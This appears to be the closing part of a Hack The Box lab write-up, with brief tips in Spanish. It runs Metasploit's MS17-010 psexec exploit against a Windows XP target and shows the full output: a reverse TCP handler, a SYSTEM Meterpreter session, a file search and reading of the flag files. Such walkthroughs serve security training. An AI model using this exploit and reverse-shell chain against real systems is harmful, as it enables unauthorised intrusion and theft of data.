   SMBDomain             .                                                               no        The Windows domain to use for authentication
   SMBPass                                                                               no        The password for the specified username
   SMBUser                                                                               no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.4
RHOSTS => 10.10.10.4
```



```
msf5 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.14.27:4444
[*] 10.10.10.4:445 - Target OS: Windows 5.1
[*] 10.10.10.4:445 - Filling barrel with fish... done
[*] 10.10.10.4:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 10.10.10.4:445 -    [*] Preparing dynamite...
[*] 10.10.10.4:445 -            [*] Trying stick 1 (x86)...Boom!
[*] 10.10.10.4:445 -    [+] Successfully Leaked Transaction!
[*] 10.10.10.4:445 -    [+] Successfully caught Fish-in-a-barrel
[*] 10.10.10.4:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 10.10.10.4:445 - Reading from CONNECTION struct at: 0x81a6e610
[*] 10.10.10.4:445 - Built a write-what-where primitive...
[+] 10.10.10.4:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.10.10.4:445 - Selecting native target
[*] 10.10.10.4:445 - Uploading payload... uVzMAVDq.exe
[*] 10.10.10.4:445 - Created \uVzMAVDq.exe...
[+] 10.10.10.4:445 - Service started successfully...
[*] Sending stage (179779 bytes) to 10.10.10.4
[*] 10.10.10.4:445 - Deleting \uVzMAVDq.exe...
[*] Meterpreter session 1 opened (10.10.14.27:4444 -> 10.10.10.4:1035) at 2019-10-26 00:53:42 -0500

meterpreter >
```



```
[+] 10.10.10.4:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.10.10.4:445 - Selecting native target
[*] 10.10.10.4:445 - Uploading payload... uVzMAVDq.exe
[*] 10.10.10.4:445 - Created \uVzMAVDq.exe...
[+] 10.10.10.4:445 - Service started successfully...
[*] Sending stage (179779 bytes) to 10.10.10.4
[*] 10.10.10.4:445 - Deleting \uVzMAVDq.exe...
[*] Meterpreter session 1 opened (10.10.14.27:4444 -> 10.10.10.4:1035) at 2019-10-26 00:53:42 -0500

meterpreter > search -f *.txt
Found 38 results...
    c:\Documents and Settings\Administrator\Application Data\Microsoft\Internet Explorer\brndlog.txt (10389 bytes)
    c:\Documents and Settings\Administrator\Desktop\root.txt (32 bytes)
    c:\Documents and Settings\Administrator\Local Settings\Temp\dd_vcredistMSI2F1B.txt (529446 bytes)
    c:\Documents and Settings\Administrator\Local Settings\Temp\dd_vcredistUI2F1B.txt (11702 bytes)
    c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\manifest.txt (4334 bytes)
    c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt (1433 bytes)
    c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\adobephotoshopcs3.txt (1712 bytes)
    c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\googledesktop.txt (588 bytes)
    c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\microsoftoffice.txt (1265 bytes)
    c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\vistasidebar.txt (907 bytes)
    c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\visualstudio2005.txt (152 bytes)
    c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\vmwarefilters.txt (3084 bytes)
    c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\win7gadgets.txt (399 bytes)
    c:\Documents and Settings\Default User\Application Data\Microsoft\Internet Explorer\brndlog.txt (141 bytes)
    c:\Documents and Settings\john\Application Data\Microsoft\Internet Explorer\brndlog.txt (10380 bytes)
    c:\Documents and Settings\john\Desktop\user.txt (32 bytes)
    c:\Program Files\Movie Maker\Shared\Empty.txt (18 bytes)
    c:\Program Files\Movie Maker\Shared\Profiles\Blank.txt (21 bytes)
    c:\Program Files\Outlook Express\msoe.txt (133 bytes)
    c:\Program Files\VMware\VMware Tools\open_source_licenses.txt (762285 bytes)
    c:\System Volume Information\_restore{8ACB70A4-C5EE-460F-94BB-8F26DD405EFE}\drivetable.txt (130 bytes)
    c:\System Volume Information\_restore{8ACB70A4-C5EE-460F-94BB-8F26DD405EFE}\RP3\snapshot\domain.txt (26 bytes)
    c:\WINDOWS\OEWABLog.txt (1178 bytes)
    c:\WINDOWS\SchedLgU.Txt (1554 bytes)
    c:\WINDOWS\setuplog.txt (747894 bytes)
    c:\WINDOWS\Help\Tours\mmTour\intro.txt (807 bytes)
    c:\WINDOWS\Help\Tours\mmTour\nav.txt (407 bytes)
    c:\WINDOWS\Help\Tours\mmTour\segment1.txt (747 bytes)
    c:\WINDOWS\Help\Tours\mmTour\segment2.txt (772 bytes)
    c:\WINDOWS\Help\Tours\mmTour\segment3.txt (717 bytes)
    c:\WINDOWS\Help\Tours\mmTour\segment4.txt (633 bytes)
    c:\WINDOWS\Help\Tours\mmTour\segment5.txt (799 bytes)
    c:\WINDOWS\system32\eula.txt (29338 bytes)
    c:\WINDOWS\system32\h323log.txt
    c:\WINDOWS\system32\CatRoot2\dberr.txt (4015 bytes)
    c:\WINDOWS\system32\config\systemprofile\Application Data\Microsoft\Internet Explorer\brndlog.txt (141 bytes)
    c:\WINDOWS\system32\drivers\gmreadme.txt (646 bytes)
    c:\WINDOWS\system32\Restore\MachineGuid.txt (78 bytes)
meterpreter >
```



```
meterpreter > cat "c:\Documents and Settings\john\Desktop\user.txt"
[redacted]meterpreter > cat "c:\Documents and Settings\Administrator\Desktop\root.txt"
[redacted]meterpreter >
```

TIPS:

```
---- Buscar FLAGS ----
C:\>dir /b/s *.txt
meterpreter > search -f *.txt
---- Leer archivos ----
C:\> type user.txt
meterpreter > cat "ruta\user.txt"
```

Agradecimientos a:

Hack The Box   - https://www.hackthebox.eu

-END-